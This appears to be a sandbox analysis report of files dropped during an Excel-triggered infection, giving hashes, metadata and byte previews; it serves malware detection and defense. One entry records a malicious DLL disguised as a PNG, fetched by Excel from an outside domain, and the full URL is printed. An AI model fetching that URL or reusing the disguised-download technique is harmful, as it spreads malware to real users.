SHA-256:	FCE89C4695E8FB1729027B68D065E1DA4C4C80AFE7B14FA967E39CA804AC9D9C
SHA-512:	C2BBB2C5B279C9E0A3E77A23548601D29455D2340DE00A516E89E56BE1654AF2864AC29493EE3DED51E34A485EB75F3AF774A121D74530DCF668CCF0B547305
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xc3aec46c,0x01d6d2f0</date><accdate>0xc3aec46c,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xc3aec46c,0x01d6d2f0</date><accdate>0xc3aec46c,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.0703176095415134
Encrypted:	false
SSDEEP:	12:TMHdNMNxiYgNgAnWimI002EtM3MHdNMNxiYgNgAnWimI00OYGd5EtMb:2d6NxOSZHKd6NxOSZ7YEjb
MD5:	667338633AF45C541ABCA459C76192BD
SHA1:	39F16CB3A847F6B60781696AF195B0561EBC2349
SHA-256:	962EE6944605AEA6AE9915D8FB7482166AEB1BC96E76149DFD764D4B5F1E119B
SHA-512:	159D4ECE1AACAFB105F49D01EEA5F02A75F31A0372C71A4D1CD4A634876FE5F25DBE537E276A4AB5B28AAE72E4E83752ECB00E419C3EF6F7E98847AE26ED3868
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xc3ac6211,0x01d6d2f0</date><accdate>0xc3ac6211,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xc3ac6211,0x01d6d2f0</date><accdate>0xc3ac6211,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.089072633870177
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGw/d+dAnWimI002EtM3MHdNMNxhGw/d+dAnWimI00OYG8K075EtMb:2d6NxQY0eSZHKd6NxQY0eSZ7YrKajb
MD5:	DFB9263EA337C8277F147602BB131BA6
SHA1:	2A9CEA6A46FF1EE2D2ECC6556908A4AE1EF5FBC5
SHA-256:	498C12317D185277028E29B28EC82496A9446AFF71AA0894E3806F41DA1042DE
SHA-512:	0A8634D85ED0788A0342E4CC32D8160219FC3F204BACADE74D8A0BB62966E8960F7FDAD140A4DB57B709B7F5F504E81F47B6D7E1D434AF81ECBDCF9A753BF04
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xc3aec46c,0x01d6d2f0</date><accdate>0xc3aec46c,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xc3aec46c,0x01d6d2f0</date><accdate>0xc3aec46c,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.05642649490152
Encrypted:	false
SSDEEP:	12:TMHdNMNx0nYgNgAnWimI002EtM3MHdNMNx0nYgNgAnWimI00OYGxEtMb:2d6Nx0lSZHKd6Nx0lSZ7Ygb
MD5:	ED70ACB59B260BA348CBEE132A4646B6
SHA1:	E7D12629F326E11820B283558CAF8117336495F2
SHA-256:	CFFAF0F9938BAF053D6171440B2C2FA8D4366F2F562E43F77E20F3E52F197412

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
SHA-512:	62BFCE44F1781B4FAB2B1E27F92FCDBF129ECA6850A7A6489A9D6989A6CCD74C11D8AAAE9711A892A7BC76A5559BEED7A455452D75BD568CD7FFA5C5D5725BEC
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xc3ac6211,0x01d6d2f0</date><accdate>0xc3ac6211,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xc3ac6211,0x01d6d2f0</date><accdate>0xc3ac6211,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.095026940496962
Encrypted:	false
SSDEEP:	12:TMHdNMNxxYgNgAnWimI002EtM3MHdNMNxxYgNgAnWimI00OYG6Kq5EtMb:2d6Nx/SZHKd6Nx/SZ7Yhb
MD5:	798FDDEF3F73525E6B08F7FD5E876B4F
SHA1:	48AA04C672DADB05ED699345D4D3C8ED34F17CDC
SHA-256:	3B480C8281FF71E38EE3C61DFC52DBB87E2B4C5B038BFEDA1220E6180AC9AFF9
SHA-512:	8033B51E844AD9FDF5B1B598B3CA08AE3411CBFD797F0B400C58308A4AA959A3B4BE019ECD8C0E0F922340D76FAF4E1E04DE2A6F997CC8E7E870F6ADB5643496
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xc3ac6211,0x01d6d2f0</date><accdate>0xc3ac6211,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xc3ac6211,0x01d6d2f0</date><accdate>0xc3ac6211,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.094332301064622
Encrypted:	false
SSDEEP:	12:TMHdNMNxcbYNUYNAnWimI002EtM3MHdNMNxcbYNUYNAnWimI00OYGVEtMb:2d6NxKY6YuSZHKd6NxKY6YuSZ7Ykb
MD5:	856161E00C78179A0C9E6487DAE1FEAE
SHA1:	0F066E9C9F1E2484A43C601C430A26C85EBE6E65
SHA-256:	7B712147C3AF9519A00D17B99D2663CCF8F608916FF34259918478A95A95A827
SHA-512:	E6090926FEDB193607F25674E4B760D62822C548A9262107E77CF75AE89964D7BCE38DB32A4ADD94759B9C4221E30F5F4F70971650702603CDC87DCC7BB70E32
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xc3a9ffe4,0x01d6d2f0</date><accdate>0xc3a9ffe4,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xc3a9ffe4,0x01d6d2f0</date><accdate>0xc3a9ffe4,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.079559975960637
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnbYNUYNAnWimI002EtM3MHdNMNxfnbYNNgAnWimI00OYGe5EtMb:2d6NxTY6YuSZHKd6NxTYNSZ7YLjb
MD5:	AE6FF4DC9DFBF04D2DB0DA12C593E7BC
SHA1:	E2AB25BB0125DE4802D9185233A988BB81BFD72A
SHA-256:	FC06455F004205DBE32F8AE3A2197E104D241C439BAE44A177CEDD1A628A9268
SHA-512:	9A8B4C06A5A10A5E2C82ED20BC1578BCF5F304984EB8A62B0BA4F270CFFC75AD0D5A05FE49E303629C835B7D813164815F203B4E91A7D1D8B7DFC3DB9B4C3F4A
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xc3a9ffe4,0x01d6d2f0</date><accdate>0xc3a9ffe4,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xc3a9ffe4,0x01d6d2f0</date><accdate>0xc3ac6211,0x01d6d2f0</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\BE0FADF8-31F9-477B-BB91-AE55517E7242	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	130397
Entropy (8bit):	5.377001970912156
Encrypted:	false
SSDEEP:	1536:1cQceNgrA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:AmQ9DQW+zBX8P
MD5:	924CE2BE6A34C4DEE9F5121B1A096270
SHA1:	F614DB0BB95266EEDEADB9A861C5F9F88452078A
SHA-256:	5794FFB9823CB980DF2A7EF2F7840FD991EB4FA2E67EFE95EDD0D8C0B9BCE325
SHA-512:	47080F4AB7CD4197AE04D934363B667A5D9C98370E727C9D31B042A0950AF386065004C04C846B1C0A433A13E8183CB6FB9AD39C663A89527E3AA20D81A7330E
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-12-15T14:42:59">.. Build: 16.0.13611.30529-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\background_gradient[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3
Category:	dropped
Size (bytes):	453
Entropy (8bit):	5.019973044227213
Encrypted:	false
SSDEEP:	6:3llVuiPjlXJYhg5suRd8PImMo23C/kHrJ8yA/NIeYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LoIrobtHTdbKi
MD5:	20F0110ED5E4E0D5384A496E4880139B
SHA1:	51F5FC61D8BF19100DF0F8AADAA57FCD9C086255
SHA-256:	1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B
SHA-512:	5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDEDA064DB5A
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d.....Ducky.....P.....Adobe.d..... .....W..... .....Qa.....?.....%.....x.....s...Z.....j.T.wz.6...X.@... V.3tM...P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	**true**
Reputation:	low
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\info_48[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	4113
Entropy (8bit):	7.9370830126943375
Encrypted:	false
SSDEEP:	96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPnvzs6rL
MD5:	5565250FCC163AA3A79F0B746416CE69
SHA1:	B97CC66471FCDEE07D0EE36C7FB03F342C231F8F
SHA-256:	51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859
SHA-512:	E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC134
Malicious:	false
Reputation:	low
IE Cache URL:	res://ieframe.dll/info_48.png
Preview:	.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{....KB.....!....F.....jp.Q.....Vg.F..m.Q....{...,m.@.56D...&$d!.<..}....s..K9.....{.....[./<..T..I.I..JR)).9.k.N.%.E.W^}....Po.....X..;.=.P...../...+...9./..s.....9..|.....*.7v.`..V.....-^.$S[[[.....K..z.....3..3....5 ...0..''/n/.c...&.{.ht..?....A..l{.n.....|....t.....N}..%.v...:.E..i....`....a.k.mg.LX..fcFU.fO-..YEfd.}...~.''.....}l$....^.re..'^X..*}.?.^U.G..... .30...X.....f[.l0.P`..KC...[..[..6....~..i..Q.|;x..T .....s.5...n+.0..;...H#.2..#.M..m[^3x&E.Ya..\K..{[..M..g...yf0..~....M.]7..ZZZ:..a.O.G64]....9..l[..a...N,,.h.....5...f*.y...}...BX{.G^...?.c.....s^..P.(..G...t.0.:.X.DCs.....]vf...py).....x..>-..Be.a...G...Y!...z...g.{....d.s.o.....%.x.....R.W.....Z.b,....!..6Ub....U.qY(/v..m.a...4.`Qr\.E.G..a)..t..e.j.W.....C<.1.....c..l1w....]3%....tR;,..3..-.NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./....+Wv....xkg..*..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\str[1].png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	512000
Entropy (8bit):	5.838834785539478
Encrypted:	false
SSDEEP:	12288:a+eY1ZBt3TTT0DjqpG9BjEJtDRW6txtfS:a+f1ft3T4rEJ9RW6txV
MD5:	91F93B73C3587FB4034721602F824CB8
SHA1:	C17147D49AF11C81D3569225BF961DAB56CF5101
SHA-256:	C6DB2E889C9F33D16C9F03530EE06D50344640276226A3AB037310D32A66A623
SHA-512:	F334FDC03B5248E5BDA8A31A3FA61BBEB2FDAD4D2ED467038B685DA5941A6B9B70B446288E1100C430A2FF78DB761731A0D988066C073314BFFE662AFA513E26
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://snenpinfrresertts.com/str.png
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y.B.7.B.7.B.7.ezJ.W.7.ezY.t.7.ezZ..7.K..E.7.B.6.).7.ezE.C.7.ezM.C.7.ezK.C.7.ezO.C.7.RichB.7.....PE..L...jq.E.....!.....`.....p.....P.....`i.....`..P..... ..... .....@.....text....Y.....`..... ..`.data.....p... ...p.....@....rsrc.....@..@.reloc...)... ...0.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\ErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	5.207912016937144
Encrypted:	false
SSDEEP:	24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZIrHd3FIQfOS6
MD5:	F4FE1CB77E758E1BA56B8A8EC20417C5
SHA1:	F4EDA06901EDB98633A686B11D02F4925F827BF0
SHA-256:	8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F
SHA-512:	62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436
Malicious:	false
Reputation:	low
Preview:	.body..{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;...color: #575757;..}....body.securityError..{...font-family: "Segoe UI", "verdana" , "Arial";...background-image: url(background_gradient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;..}....body.tabInfo..{...background-image: none;...background-color: #F4F4F4;..}.. ..a..{...color: rgb(19,112,171);.font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;..}....a:link, a:visited..{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;..}....a:hover..{...color: rgb(7,74,229);...text-decoration: underline;..}....p..{...font-size: 0.9em;..}.....h1 /* used for Title */..{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\bullet[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\bullet[1]	
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	447
Entropy (8bit):	7.304718288205936
Encrypted:	false
SSDEEP:	12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKIv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R
MD5:	26F971D87CA00E23BD2D064524AEF838
SHA1:	7440BEFF2F4F8FABC9315608A13BF26CABAD27D9
SHA-256:	1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D
SHA-512:	C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNj2Vv-Xz-Y{3XyC\}E_.2j.3l.8p.7q.;j.;l.Zj.\l.5o.7q.<..aw.<..dz.E.....1..@.7..~.....9..:.....A ..B..E..9..:..a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z`....#tRNS...../,....mIDATx^..C..`.....S....y'...05...|..k.X.....*`.F.K....JQ..u.<.}.. .. [U..m....'r%.....yn.`.7F..).5..b..rX.T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Reputation:	low
IE Cache URL:	res://ieframe.dll/down.png
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
Reputation:	low
IE Cache URL:	res://ieframe.dll/errorPageStrings.js
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\background_gradient[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3
Category:	downloaded
Size (bytes):	453
Entropy (8bit):	5.019973044227213

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\background_gradient[1]	
Encrypted:	false
SSDEEP:	6:3llVuiPjlXJYhg5suRd8PImMo23C/kHrJ8yA/NIeYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LoIrobtHTdbKi
MD5:	20F0110ED5E4E0D5384A496E4880139B
SHA1:	51F5FC61D8BF19100DF0F8AADAA57FCD9C086255
SHA-256:	1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B
SHA-512:	5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDEDA064DB5A
Malicious:	false
Reputation:	low
IE Cache URL:	res://ieframe.dll/background_gradient.jpg
Preview:	......JFIF.....d.d.....Ducky.....P.....Adobe.d..... .....W..... .....Qa.....?.....%.....x.....s...Z.....j.T.wz.6...X.@... V.3tM...P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
